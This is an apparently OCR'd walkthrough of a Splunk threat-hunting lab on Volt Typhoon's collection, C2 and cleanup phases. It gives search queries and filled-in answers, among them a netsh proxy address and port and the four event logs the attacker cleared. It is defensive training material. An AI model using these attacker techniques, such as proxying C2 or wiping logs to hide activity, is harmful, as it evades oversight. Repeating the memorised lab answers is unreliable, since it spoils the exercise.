
Check

1. By simply searching the name of the tool in the splunk



2. We know the name of the directory of the previous web shell **"C:\\Windows\\Temp"**
the other way is to decode the base 64 command that created the web shell and then search it by name





Collection

During the collection phase, Volt Typhoon extracts various types of data, such as local web browser information and valuable assets discovered within the target environment.

Answer the questions below

The attacker is able to locate some valuable financial information during the collection phase. What three files does Volt Typhoon make copies of using PowerShell?
Answer Format: Increasing order separated by a space.

Answer format: ********.*** ********.*** ********.***

Check

If you're talking about the **PowerShell command used to copy files**, the cmdlet is:


PowerShell

```
Copy-Item
```


using the query

New Search

```
1  index=*  "Copy-Item"
```



these were the sensitive financial record files that were copied



C2

Volt Typhoon utilizes publicly available tools as well as compromised devices to establish discreet command and control (C2) channels.

Cleanup

To cover their tracks, the APT has been observed deleting event logs and selectively removing other traces and artifacts of their malicious activities.

Answer the questions below

The attacker uses netsh to create a proxy for C2 communications. What connect address and port does the attacker use when setting up the proxy?
Answer Format: IP Port


Answer format: **.**.*.****

Check


To conceal their activities, what are the four types of event logs the attacker clears on the compromised system?

swer format: ********** ******** ***** ******

Check



the name of the tool was a dead giveaway
if it was not given , I would have used the words such as “port” , “ip”



The attacker uses netsh to create a proxy for C2 communications. What connect address and port does the attacker use when setting up the proxy?

Answer Format: IP Port

10.2.30.1 8443

✓ Correct Answer

To conceal their activities, what are the four types of event logs the attacker clears on the compromised system?

Application Security Setup System

✓ Correct Answer